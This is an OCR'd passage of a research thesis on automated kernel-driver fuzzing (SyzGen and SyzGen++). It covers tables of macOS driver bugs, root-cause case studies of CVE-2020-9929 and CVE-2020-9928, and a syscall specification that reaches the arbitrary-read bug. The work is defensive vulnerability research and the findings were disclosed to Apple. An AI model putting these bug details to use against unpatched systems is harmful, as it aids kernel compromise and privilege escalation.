
proves towards the end of the experiment for `SyzGen`. However, there are exceptions. For `IOBluetoothHCIUserClient`, we observe only 30.7% coverage improvement over `SyzGen-IMF`, and yet `SyzGen` identified 10 times more explicit dependencies as shown in Table 3.3. It turns out that `IOBluetoothHCIUserClient` serves mostly as a middleware connecting userspace applications and the underlying firmware. Thus, most interfaces simply construct the request from user inputs and forward it to the firmware through a common set of functions, leaving much smaller space for coverage improvement. Nevertheless, we are able to find serious vulnerabilities in the new interfaces as will be shown in §3.6.4. For `IONetworkUserClient` and `AppleAPFSUserClient`, the improvement is relatively small due to their unique characteristics of explicit dependence. As opposed to most drivers in which the value of a dependence variable is dynamically allocated (*e.g.,* object ID), these two drivers in fact have some pre-defined IDs that can be directly used. For instance, interface `methodVolumeSpace()` in driver `AppleAPFSUserClient` provides the space information of a given volume represented by a dependence variable which can be either produced by the interface `methodVolumeCreate()` or some special constants such as zero representing the default volume.

Dependence verification. Although we do not have the ground truth for the dependencies (except IONetworkUserClient and IOAudioFamily manually verified as aforementioned), we manually reverse engineer the binaries to confirm the correctness of them (*i.e.,* no false positives). Besides, we find some hints from those meaningful functions' names, indicating the presence of dependencies. We take the driver APFS as an example, in which functions `methodVolumeDelete` obviously requires a dependence value produced


User Client	#Dependencies*		Block Coverage	
	SyzGen-IMF	SyzGen	SyzGen-IMF	SyzGen
AudioAUUCDriver	2	5	209	255
AppleAPFSUserClient	4	21	6503	6811
AppleUpstreamUserClient	2	5	192	241
IOBluetoothHCIUserClient	23	235	4421	5773
IONetworkUserClient	2	5	157	157
Overall	33	271	11482	13237

*: The number of dependencies is counted by the usage of them.

Table 3.3: Comparison of dependence inference between SyzGen-IMF and SyzGen



(a) IOBluetoothHCI (b) AppleUpstreamUserClient (c) AudioAUUCDriver



(d) AppleAPFSUserClient (e) IONetworkUserClient

Figure 3.8: Coverage for SyzGen-IMF, SyzGen-IMF and SyzGen.

by the function `methodVolumeCreate`. We also observed missing explicit dependence in 4 user clients where we have no trace at all and thus cannot infer any explicit dependency.

Necessity for explicit dependence generalization. IMF [61] targets on commonly used syscalls and thus downloads 5 most popular and free apps in each category from Apple App Store to collect syscall logs, while Moonshine [95] focuses on Linux core subsystem and relies on existing test suite such as Linux Testing Project (LTP), Linux Kernel selftests (kselftests), Open Posix Tests, and Glibc Testsuite. In contrast, drivers oftentimes lack test suites and applications exercising every interface. In our evaluation, we successfully obtained traces for 9 services listed in Table 3.4. In total, only 36 out of 338 interfaces have traces, resulting in 238 more dependencies being neglected initially by `SyzGen`-IMF as shown in Table 3.3. Given the scarcity of traces, generalizing explicit dependencies from interfaces with traces to those without traces could reduce the reliance on collecting traces and improve interface recovery.

3.6.4 Bug Finding and Case Studies

During the evaluation of fuzzing (§3.6.2), we collected thousands of crash logs[3] and crashing test cases, manually triaged them, and filtered out duplicates based on the stack trace. In total, `SyzGen` was able to find 34 unique bugs in 25 user clients. Table 3.5 lists all the bugs `SyzGen` found as well as their corresponding services and crashing types including arbitrary read, OOB read, integer overflow, null pointer deference, etc. In general, as expected, we find that the number of bugs is positively correlated to the code size and

[3]MacOS would automatically generate crash reports containing backtraces upon panics.

User Client	#Interfaces	#Interfaces w/ Traces
AppleAPFSUserClient	49	5
AppleCredentialManagerUserClient	2	1
AppleSSEUserClient	1	1
AppleUpstreamUserClient	7	2
AppleUSBHostDeviceUserClient	20	4
AppleUSBHostInterfaceUserClient	34	3
AudioAUUCDriver	7	2
IOBluetoothHCIUserClient	213	16
IONetworkUserClient	5	2
Overall	338	36

Table 3.4: Numbers of interfaces with traces.

complexity of the inputs. The base configuration of `SyzGen` (with service and command identifier determination and constraints recovered from dispatch table if applicable) is able to find 29 bugs. Although the result is impressive on its own, we found that all of them are rather shallow bugs that can be easily triggered, *e.g.,* invalid userspace pointer could trigger an assertion failure. In contrast, those bugs only identified by `SyzGen` require either complex inputs or correct handling of dependencies. They also have more serious security impacts. One of which can even lead to privilege escalation.

We are currently working on responsibly disclosing those vulnerabilities to Apple. So far, we have received 5 CVE numbers. In the rest of this subsection, we will present the case studies of several bugs, explaining their root causes and demonstrating how `SyzGen` is able to discover them.

User Client	Vuln Type	Status	Found by
IOBluetoothHCIUserClient	Arbitrary Read	CVE-2020-9929	SyzGen
	Arbitrary Read	Confirmed	SyzGen
	Null Pointer	Confirmed	SyzGen
	OOB Read	Reported	SyzGen
	OOB Read&Write	CVE-2020-9928	SyzGen
ACPI_SMC_PluginUserClient	Null Pointer	Reported	SyzGen &SyzGen-Base
	Null Pointer	Reported	SyzGen &SyzGen-Base
IOHDIXControllerUserClient	Out of Memory	Reported	SyzGen &SyzGen-Base
AppleCredentialManagerUserClient	Invalid Free	Reported	SyzGen
AppleAPFSUserClient	Memory Leak	Reported	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &SyzGen-Base
AppleUSBLegacyDeviceUserClient	Assert Failure	Reported	SyzGen &SyzGen-Base
AppleUSBHostInterfaceUserClient	Null Pointer	Reported	SyzGen &SyzGen-Base
	Null Pointer	Reported	SyzGen &SyzGen-Base
	Integer Overflow	Fixed	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &SyzGen-Base
AppleUSBHostFrameworkDeviceClient	Null Pointer	Reported	SyzGen &SyzGen-Base
	Null Pointer	Reported	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &SyzGen-Base
AppleUSBHostDeviceUserClient	Kernel Hang	Reported	SyzGen &SyzGen-Base
	Kernel Hang	Reported	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &SyzGen-Base
AppleUSBHostFrameworkInterface	Integer Overflow	Fixed	SyzGen &SyzGen-Base
	Assert Failure	Reported	SyzGen &B
IOHDACodecDeviceUserClient	Null Pointer	Reported	SyzGen &SyzGen-Base
	Null Pointer	Reported	SyzGen &SyzGen-Base
	Kernel Hang	Reported	SyzGen &SyzGen-Base
AppleHDAControllerUserClient	Null Pointer	Reported	SyzGen &SyzGen-Base
	Null Pointer	Reported	SyzGen &SyzGen-Base
AppleHDADriverUserClient	Null Pointer	Reported	SyzGen &SyzGen-Base
	Null Pointer	Reported	SyzGen &SyzGen-Base

Table 3.5: Vulnerabilities found by SyzGen

•**Incoherent checks**. One of the most interesting bugs in our collection is caused by incoherent checks against a 4-byte boolean input. Depending on its value, the driver expects different sizes of inputs. The problem is that the driver initially sanitizes the inputs by checking the least significant byte of the boolean input, but considers the whole 4 bytes as a boolean value when consuming the rest input. Due to the incoherent checks, a deliberately crafted boolean value (*e.g.,* 0x100) could cause different outcomes, leading to an out-of-bound read. This subtle difference can be easily neglected by manual audits. Thanks to symbolic execution to explore every possible path, `SyzGen` is able to model different paths in different specifications, including one modeling the boolean value of zero, one with the value larger than zero, and one requiring only the least significant byte to be zero.

•**Nested structure with dependencies and inter-fields relationship**. Fig. 3.9 showcases the specification for the interface that could trigger an arbitrary read bug in the Bluetooth driver, which has been assigned CVE-2020-9929. In this example, resources 'connection_0' and 'connection_1' are two types of dependencies that are inferred through our proposed signature-based dependence inference approach. As we can see, the fifth argument (*i.e.,* inputStruct) is a nested structure that consists of multiple fields of different types, including pointer, array, constant, and so on. Additionally, the specification specifies inter-fields relationship, *e.g.,* the length field 'Group199_3_const39' represents the size of another structure 'Group199_3_struct_48'. The vulnerability results from a memory read whose address is directly provided by user (*i.e.,* Group199_3_buffer11) without any sanitization. That said, to trigger the bug, we must properly construct the input and set up the correct sequence of syscalls to obtain valid dependence values for `connection_0` and `connection_1`.

```
resource port[io_connect_t]
resource connection_0[int32]
resource connection_1[int16]
Group199_3_struct_48 {
    ... ...
    Group199_3_buffer_11  int64
    ... ...
} [packed]
Group199_3_struct_46 {
    Group199_3_ptr_6  ptr[in, connection_0]
    Group199_3_ptr_8  ptr[in, connection_1]
    Group199_3_ptr_35  ptr[in, Group199_3_struct_48]
    Group199_3_buffer_36  array[const[0, int8], 32]
    Group199_3_const_37  len[Group199_3_ptr_6, int64]
    Group199_3_const_38  len[Group199_3_ptr_8, int64]
    Group199_3_const_39  len[Group199_3_ptr_35, int64]
    Group199_3_buffer_40  array[const[0, int8], 32]
    Group199_3_const_41  const[199, int32]
} [packed]
syz_IOConnectCallMethod$Group199_3(connection port, selector
const[0], input ptr[in, const[0, int8]], inputCnt const[0], inputStruct ptr[in,
Group199_3_struct_46], inputStructCnt const[116], output ptr[out,
const[0, int8]], outputCnt ptr[in, const[0, int32]], outputStruct ptr[out,
const[0, int8]], outputStructCnt ptr[in, const[0, int32]])
```

Figure 3.9: Syscall specification where resource is the keyword for dependencies.

Thus, without dependence inference and interface recovery, it would be difficult for fuzzing to properly instantiate the arguments to the syscall, likely missing this bug.

CVE-2020-9928. A common practice for macOS drivers to deal with race conditions is to enforce a single-threaded work loop which ensures sequential execution of requests. However, the problem with this design is that some requests need to communicate with the underlying firmware which in turn may communicate with other devices, and thus occupying the working thread while waiting for the response can block the entire execution and is not desired. To cope with it, the driver must put the awaiting thread to sleep until any response arrives, which unfortunately leaves a loophole for race conditions. For a waiting request that has not been completed, any associated global data are susceptible to the modification of following requests. We found that this issue is prevalent in the Bluetooth driver and cannot be fixed without substantial changes to the design of the system. This vulnerability can be exploited to achieve privilege escalation.

3.7 Discussion and Limitation

Even though we have shown `SyzGen` as a promising direction to generate templates for closed-source kernel modules, there are still improvements that can make the solution even better. One premise of fuzzing and any dynamic analysis is that the target driver must be loaded so that we could invoke its interfaces. However, we find that the majority of drivers are not running on our tested machines. Nonetheless, it is arguable that only those loaded-by-default drivers are more meaningful attack surfaces. Also, since `SyzGen` begins with logs to infer explicit dependencies and then generalizes them beyond the logs, it would degrade to the mode where only interface recovery is performed if no log is available.

Modern fuzzing is typically not only coverage-guided but also usually accompanied by various sanitizers (*e.g.,* Kernel Address Sanitizer or KASAN) that could catch various types of bugs even when they do not cause an immediate kernel crash. Unfortunately, retrofitting sanitizers into closed-source binaries (especially kernel drivers) remains to be a challenge. Static rewriting of binaries is a possible direction to address this problem but at the moment only ELFs binaries can be rewritten with a high accuracy [50]. QASan [52] is an alternative that utilizes QEMU to dynamically instrument the binary, though it only supports user-mode programs. Apple occasionally releases a few driver binaries with KASAN enabled, but we found that only three drivers we tested had this feature. Windows is equipped with an in-house driver verifier to monitor drivers by manipulating memory allocation and resource management, which can be integrated into our system if we port `SyzGen` to Windows.

Chapter 4

SyzGen++: Augmenting Kernel Fuzzing with Low-Spec Dependency Inference

4.1 Introduction

Due to the monolithic nature of kernel without clear separation between the core kernel and drivers, bugs found in drivers could also cause severe consequences (*e.g.,* privilege escalation). What's worse, according to the report[115] from Google and some prior work[133, 27], the majority of kernel bugs are attributed to drivers as they constitute a large portion of the codebase and often lack proper vetting.

Syzbot[11], Google's continuous kernel fuzz testing platform, is state-of-the-art and has discovered 4,875 bugs at the time of writing, demonstrating the effectiveness of its un-

derlying kernel fuzzer, namely Syzkaller[122]. Behind the scenes, the essential ingredient for its success is the syscall specifications handcrafted by kernel experts, which encode both the structures and constraints of the syscall arguments (*e.g.,* type and value ranges), as well as dependencies between syscalls. Since a kernel module maintains its internal state, successful execution of syscalls usually requires a valid sequence of invocation (*i.e., implicit dependency* or *ordering dependency*) and/or correctly passing a 'handler' (*e.g.,* file descriptor) returned from one syscall to another (*i.e., explicit dependency* or *value dependency*) [61]. Although Syzkaller does not allow users to specify the implicit dependency, it could gradually learn the correct order of any pair of syscalls by observing the code coverage during the fuzzing campaign. For instance, if calling syscall A and then B leads to more coverage compared to its reversed order, Syzkaller assigns a larger weight to sequence `A->B`, i.e., higher probability of generating a test case with this learned order. In contrast, missing explicit dependencies in the specification is more detrimental as it is extremely unlikely for a fuzzer to generate a random value that happens to match a specific 'handler' returned by previous syscalls, resulting in only exploring the shallow paths. For example, without knowing the explicit dependency between syscalls `open` and `read`, it is difficult to successfully invoke `read` by randomly generating an integer for its first argument (*i.e.,* file descriptor).

Unfortunately, developing syscall specifications is a tedious and error-prone process (as we will show in the evaluation §4.5). Despite the large attack surface introduced by drivers as aforementioned, the majority of them do not have specifications readily available. In fact, Syzkaller only contains sixty, zero, five, and five driver specifications for Linux, Darwin, Freebsd, and Android (we only count drivers exclusive to Android). One promising

direction to address this issue is to automate the process of specifications generation and inference of explicit dependencies. However, *existing work requires either source code or test cases (i.e., traces) that exercise dependencies, which limit their applicability.*

DIFUZE [46] analyzes Linux and Android kernel source to extract syscall specifications (including some explicit dependencies). KSG [116] applies symbolic execution on Linux kernel to collect constraints of syscall arguments. Unfortunately, these solutions cannot be applied to OSes such as Windows and macOS where their kernel drivers are closed-source (macOS has a limited number of drivers open-sourced [39]). Even for Android, many OEM vendors selectively open source their kernels and only give periodic source code snapshots with significant delays [140, 142]. IMF [61] and Moonshine [95] rely on traces produced by existing test suites (for macOS and Linux, respectively) to infer dependencies. However, it is non-trivial to collect traces for kernel drivers. Both IMF and Moonshine target core APIs/syscalls which have many existing applications/test suites. However, it is not the case for drivers. In fact, Moonshine's traces exercised only five out of 53 drivers compiled using the default Linux configuration from Syzbot. Similarly, SyzGen [39] obtained traces for only about 10% of driver interfaces.

In this paper, we propose `SyzGen++`, which is the *first framework that can infer explicit dependencies without requiring source code or execution traces.* The key insight of `SyzGen++` to infer explicit dependencies is based on the following observations: 1) In user space, an explicit dependency involves only a handler (typically an integer) which corresponds to a complex object maintained by the kernel, *e.g.,* a file descriptor corresponding to a `struct file` in kernel space; 2) In kernel space, an explicit dependency must involve

a producer that creates an object and performs *insertion* into some global data container (*e.g.,* array or linked list), and one consumer that retrieves the corresponding internal object by performing *lookup* into the global data container based on the user input. Therefore, by recognizing these two operations (*i.e.,* insertion and lookup) that operate on the same global data container, we effectively recover a candidate explicit dependency (see §4.3 for more details).

To this end, `SyzGen++` performs symbolic execution on each syscall interface separately to record memory read and write derived from the global memory and then identify any pairs of insertion and lookup operations against the same data container. We formalize the notion of symbolic access paths which we actively collect during symbolic execution. Furthermore, to balance the exploration and scalability, we develop a policy that selectively concretizes (or symbolizes) memory. To mitigate false positives (*i.e.,* mistakenly identified explicit dependencies), `SyzGen++` also dynamically verifies and prunes them before generating the actual syscall specification. We evaluated `SyzGen++` against Linux, Android, and macOS drivers and identified many new dependencies that were missed by either previous solutions or manually-curated syscall specifications. We show that they result in significantly more coverage and crashes.

In summary, we made the following contributions:

- We formalize the framework for the identification of dependencies. For example, we define two building blocks of *insertion* and *lookup* operations and pairing of the two. This allows us to discuss the process of finding dependencies rigorously and facilitates the development of a concrete solution (without relying on existing traces).




Figure 4.1: Excerpt from Syzkaller to describe syscall specifications in which we use 'resource' to declare an explicit dependency and 'in' and 'out' to specify the direction of a buffer or field.

- We develop a suite of techniques to realize the conceptual framework. This includes leveraging symbolic access paths, a lightweight trial-and-error based method to dynamically verify dependencies, and a selective symbolic execution to balance exploration and scalability.
- We implemented a prototype, dubbed `SyzGen++`, that supports macOS, Linux, and Android. We plan to open source our tool to foster future research.
- We show with empirical results that `SyzGen++` found 244 more dependencies for drivers with no traces. We also applied `SyzGen++` to test drivers without exiting specifications, and it has found 21 and 8 bugs for Linux 5.15 and Pixel 6, respectively.

4.2 Background and Related Work

4.2.1 Device Drivers

To support communication between userspace and drivers provided by different vendors, modern OSes specify a few generic syscalls such as `write` and `ioctl` (or its counterpart `IOConnectCallMethod` for macOS IOKit drivers) that can receive arbitrary driver-specified structures as input. For instance, the prototype of `ioctl` is the following:

```
int ioctl(int fd, unsigned long request, void* arg);
```

where the first argument `fd` is a file descriptor for a specific device obtained by calling `open` with its device file name, the second argument is an integer commonly known as the *command identifier*, and the type of the third argument varies significantly depending on the implementations of drivers and the command identifier as one driver can provides multiple functionalities through this unified entry point and hence determine which one is desired based on the command identifier. We refer to each functionality bound to a specific command identifier value as a separate **interface**. The separation of interfaces within a driver follows the convention of Syzkaller's specifications, allowing us specifying different types for different functionalities and explicit dependencies between them. As shown in Fig. 4.1, we append different suffix (*e.g.,* `CREATE_ID` and `DESDROY_ID`) to the same syscall to indicate different interfaces, and it is worth noting that command identifier does not necessarily need to be passed as an individual argument and can be embedded into a larger complex structure. We will explain it in more detail in the next subsection.

4.2.2 Kernel Fuzzing

Fuzz testing is an automated vulnerability discovery approach that randomly generates test inputs and feeds them to the target program until triggering it to crash. However, for syscalls that require complex nested structures as inputs and heavily sanitize the user-provided data for security concerns, a dumb fuzzer is unlikely to produce valid inputs that could reach the deep code, resulting in low code coverage. To address it, Syzkaller [122] allows users to develop syscall specifications in Syzlang, a strongly typed language to specify the structures and constraints of the inputs, as well as the relationship between fields (*e.g.,* one field indicates the length of another one) as depicted in Fig. 4.1. Specifically, the resource type in Syzlang represents a 'handler' (*i.e.,* explicit dependency) produced by kernel. Other types (*e.g.,* `const`) are self-explanatory. However, implementing specifications is a manual and time-consuming process, especially when source code is not available. In the rest of this section, we summarize recent efforts on automating this process.

Type and Constraint Recovery. The most basic of syscall specifications is the structures and constraints of the syscall arguments, guiding fuzzers to produce mostly valid inputs. DIFUZE [46] conducts static analysis on source code (LLVM IR to be more specific) to extract accurate input types, while NTFuzz [44] performs static analysis on documented Windows API functions that leads to invocation of undocumented syscalls to understand how the input is constructed. There are also a rich set of literature on reverse engineering of variable types for binary-only programs [47, 84, 80], which can be applied to proprietary drivers. Regarding recovering constraints upon user inputs, all prior work [75, 39, 116] leverage symbolic execution. Alternative to type recovery, CoLaFuzz [90] and V-Shuttle [96] propose to

hook all `copy_from_user`-like functions to directly inject data instead of generating inputs with complex nested structures, effectively decoupling a multi-layer pointer into a sequence of one-layer buffers.

Dependency Inference Another key factor to Syzkaller's success is its support to declare explicit dependency (or value dependency) between syscalls. For instance, a valid call of 'read' requires a preceding invocation of 'open' and correctly pass the returned fd to 'open' as the first parameter. In contrast to explicit dependency, implicit dependency (or ordering dependency) is more subtle, which also mandates certain order of sequence of syscalls but does not involve any fd-like 'handler'. The most trivial solution to infer the explicit dependency is type matching when type information is available [72, 86], but it only works for non-primitive types. Given that benign applications could invoke API/syscalls with valid parameters and in correct order, IMF [61] and Moonshine [95] leverage exiting traces collected from third-party applications or test suites (a.k.a consumer programs) to infer explicit dependencies by detecting identical values from the input and output of syscalls that are consistent across traces, *e.g.,* the value returned from 'open' always matches the first parameter of 'read' called right after it. Moreover, they preserve the order of syscall sequences to generate either fuzzing harnesses or the initial seed corpus, and require the type information is known in prior. In contrast, FuzzGen [68] and WINNIE [73] performs static analysis on the consumer programs to construct data dependency graph and then recover the dependencies between API calls. However, it is non-trivial to collect traces or consumer programs for kernel drivers as reported in SyzGen [39]. Instead, it proposes to first recover some dependencies from a small set of traces and then discover more dependencies

for interfaces without any traces as interfaces within the same driver usually share common code or have similar logic on how to process dependencies.

One exception that does not need any exiting traces is HFL [75], a hybrid Linux kernel fuzzer that utilizes concolic execution to monitor every comparison instruction, of which one operand is directly from userspace and the other one is some global data previously copied back to userspace. The underlying rationale is that the dynamically-allocated 'handler' must be stored in some global variable, copied back to userspace and then used to check against the user-provided 'handler'. However, it is not scalable in practice because it needs to drive the execution perfectly to exercise certain paths of syscalls with valid inputs (see §4.5.2 for more discussion).

4.2.3 Other Techniques

In addition to the above, we have seen several other related but orthogonal works on optimizing fuzzing performance and detecting bugs difficult to trigger. SYZVEGAS [124] employs a lightweight Adversarial Multi-Armed Bandit algorithm to adjust the mutation/-generation scheduling and seed selection policies dynamically. kAFL [104] leverages hardware (*i.e.,* intel's Processor Trace) to collect coverage feedback without kernel source code. Charm [119] proposes to re-host device drivers in a virtual machine, enabling kernel sanitizers (*e.g.,* KASAN) and collecting coverage feedback that are not supported otherwise by kernels of mobile systems. Razzer [71] and KRACE [132] conduct static analysis to find potential data races and then employ fuzzing to explore different interleaving of threads to unveil concurrency issues. In addition to fuzz the syscall interfaces, JANUS [135] considers the metadata of disk images as a source of malicious inputs and thus fuzz the input space

of both images and syscalls simultaneously. Similarly, PeriScope [111] focuses on fuzzing the interface between peripherals and kernel as opposed to the syscalls.

4.3 Overview

In this section, we first walk through two motivating examples simplified from real-world cases. This is to demonstrate our key observations on how kernel typically implements explicit dependencies. We then describe the workflow of `SyzGen++` in detail and intuitions behind our proposed novel approach to infer explicit dependencies.

4.3.1 Motivating Examples

As shown in Fig. 4.2a, the interface `create_request` allocates a new object and inserts it into a global array of which the index is returned to userspace as the 'handler', avoiding exposing internal kernel data to userspace. Hence, subsequent syscalls that need to operate on the same object can retrieve it from the global array based on the 'handler' previously returned. Similarly, the interface `create_link` shown in Fig. 4.2b maintains a global linked list and every newly-created node is appended to the end. It also assigns a unique ID to each element so that the other interface `get_link` can retrieve the corresponding object by examining each element in the list. Despite their different implementations, we obtained the following three key observations from the common pattern:

- In user space, an explicit dependency only involves an integer (or 'handler') which in fact corresponds to a complex object maintained in kernel space.
- In kernel space, an explicit dependency must involve a producer that creates a complex

object and stores it in some global data container (*e.g.,* array or linked list), and one consumer that retrieves the corresponding internal object by looking up the global data container based on the user input.

- In kernel space, the producer must associate each object with a unique 'handler' and pass it back to userspace, allowing subsequent syscall invocations to indicate which object to use.

Intuitively, a kernel object is a data structure that represents some system resource that user programs can not directly access, *e.g.,* a file, thread or socket. Instead, user programs ask kernel to examine or modify the system resources on their behalf. To indicate which system resource to access, applications must obtain a unique 'handler' corresponding to one resource internally maintained in some data container. The handler could be the index of an object in an array as shown in Fig. 4.2a, or a unique ID that is allocated sequentially and bound to an entry in a linked list as shown in Fig. 4.2b. Also, different types of resources are usually maintained in different data containers. Based on the above observations, we can abstract two essential operations for any explicit dependency: *insertion and lookup upon the same data container*. It is trivial for a human to tell whether they operate on the same data container by looking at the symbol names and how kernel access it if source code is available. For the first motivating example, both the producer and consumer access the arrays that are called `requests` and derived from the same global variable `gService`. The same procedure can also be applied to binaries and is suitable for automation.

```
1   def create_request(gService):
2       int idx = gService->nextID++;
3       void* request = alloc_request();
4       gService->requests[idx] = request; # insertion
5       return idx;

6   def get_request(idx, gService):
7       return gService->requests[idx]; # lookup
```

(a) Function `create_request` creates a kernel object, stores it in the next available slot in an array, and returns its index as the 'handler', while `get_request` can retrieve the corresponding object by looking up the array using user-provided 'handler'.

```
1   def create_link(gService):
2       int idx = gService->nextID++;
3       Node* node = alloc_node();
4       node->id = idx;
5       last = gService->head;
6       for (Node* e = last->next; e; e = e->next)
7           last = e;
8       last->next = node; # insertion
9       return idx;

10  def get_link(idx, gService):
11      for (Node* e = gService->head->next; e; e = e->next)
12          if (e->id == idx) # lookup
13              return e;
14      return NULL;
```

(b) Function `create_link` creates a kernel object, appends it to the end of a linked list, and assigns a sequentially allocated ID as the 'handler', while `get_link` iterates through the list to find the corresponding object that has the same ID as the user-provided one.

Figure 4.2: Two motivating examples of explicit dependencies from macOS IOKit drivers. Both of them involves insertion and lookup operations.




Figure 4.3: Workflow of `SyzGen++`: it first discovers drivers running on the device and their entry points, and then conducts symbolic execution to recover the types and constraints of the syscall inputs, as well as explicit dependencies between interfaces. It is also equipped with a dynamic verifier to check the validity of inferred dependencies.

4.3.2 System Architecture

Fig. 4.3 illustrates the workflow of `SyzGen++` aiming to infer explicit dependencies between driver interfaces and automatically generate specifications for model-based fuzzers. It primarily consists of three components including (1) identification of devices and their entry functions, (2) type and constraint recovery, and (3) dependency inference with a dynamic verifier. In the rest of this section, we briefly introduce the three components.

Device and Entry Identification. The first step is to detect potential driver targets available on the physical or virtual machines so that we can fuzz them. Then, we need to extract their entry functions for further program analysis. To the end, `SyzGen++` applies existing approaches from prior work [90, 39]. Specifically, it queries the OS through a convenient API `IOServiceMatching` to discover all available macOS IOKit drivers, and then extracts their entry functions directly by searching for certain functions (*e.g.,* `ExternalMethod`)

from binaries according to the official IOKit design guidelines [20]. As for Linux, `SyzGen++` scans the device folder (*e.g.,*/dev) recursively to obtain all available device files that it can successfully open to obtain file descriptors, which in turn can be used to acquire the corresponding `struct file_operations` containing all the entry functions.

Type and Constraint Recovery. Following conventional driver development idioms (*e.g.,* the second argument of `ioctl` is the `command identifier`), `SyzGen++` utilizes symbolic execution to extract all valid command values, each of which corresponds to one interface. To cope with the rest cases where the `command identifier` is embedded in other inputs, it also identifies the critical variable whose value is direct from userspace and leads to different functions being invoked [39]. Then, `SyzGen++` performs symbolic execution on each interface separately by imposing a constraint on the `command identifier` (*e.g.,* cmd == MAGIC_NUMBER), during which it collects constraints on the user inputs and monitors every "use" of them (symbolized beforehand) to identify separate fields at byte granularity [39, 47]. To recover multi-layer pointers, `SyzGen++` hooks all `copy_from_user`-like APIs as all user data has to go through these APIs to cross the userspace-kernel boundary. In addition to these techniques from prior work, we also made some improvements which will be described in §4.4.3.

Dependency Inference and Verification. This is the most critical component of the system and the rest of the section is dedicated to describing different facets of it. As aforementioned, one explicit dependency must involve two operations (*i.e.,* insertion and lookup) against the same data container. Thus, `SyzGen++` conducts symbolic execution to collect all memory operations to recognize them via pattern matching (see §4.3.3), and then

further validates them through dynamic analysis (§4.3.4). Finally, we describe the unique challenge we face in applying symbolic execution and a corresponding solution of selective symbolic execution (see §4.3.5).

4.3.3 Dependency Inference

Based on the observations described in §4.3.1, we propose to detect explicit dependencies by recognizing these two operations (*i.e.,* insertion and lookup) that meet the following three criteria: (1) the insertion operation must store a newly-created heap object; (2) the lookup operation can retrieve different objects depending on the user input, and (3) both insertion and lookup must be performed on the same data container reachable from a global variable. We consider the interface that performs insertion operation as a producer and the one that performs lookup operation as a consumer. Since `SyzGen++` analyzes each interface separately, the third criterion associates the consumer with the producer by recognizing the same underlying data container they use. For instance, in the first motivating example shown in Fig. 4.2a, `create_request` inserts a newly-created heap object into an array at the line 4, while `get_request` obtains a specific one by looking up the array using user-provided 'handler' (*i.e.,* an index to the array) at the line 7. Both of them manipulate the same array (*i.e.,* `gService->requests`) reachable from a global variable. Similarly, the second example shown in Fig. 4.2b follows the same pattern except that its lookup operation requires a loop with a conditional check against each element in the linked list (from line 11 to 13). Hence, `SyzGen++` detects specified insertion and lookup as follows:

Identifying Insertion. `SyzGen++` records every memory write whose source is a pointer to a heap object previously allocated within the same interface. All such memory writes

are considered "insertion candidates". In order to become a true insertion, it needs to pair with a lookup (which will be described in the later matching phase).

Identifying Lookup. We define a lookup operation as a procedure that attempts to find one particular object from a collection based on the user input. We currently identify two common patterns for lookup as follows:

(1) Accessing a simple data container such as an array. In other words, any single memory read that can potentially access different objects depending on the user input, *e.g.,* `gService->requests[idx]`, is considered a lookup. To identify such lookups, `SyzGen++` conducts symbolic execution with all user inputs symbolized and extracts symbolic expressions for memory read addresses that are computed based on the user input, *e.g.,* `gService->requests + idx * sizeof(request)` is the symbolic expression for the memory read address at the line 7 in Fig. 4.2a, in which `idx` is directly from the user input, resulting in accessing different objects when `idx` varies.

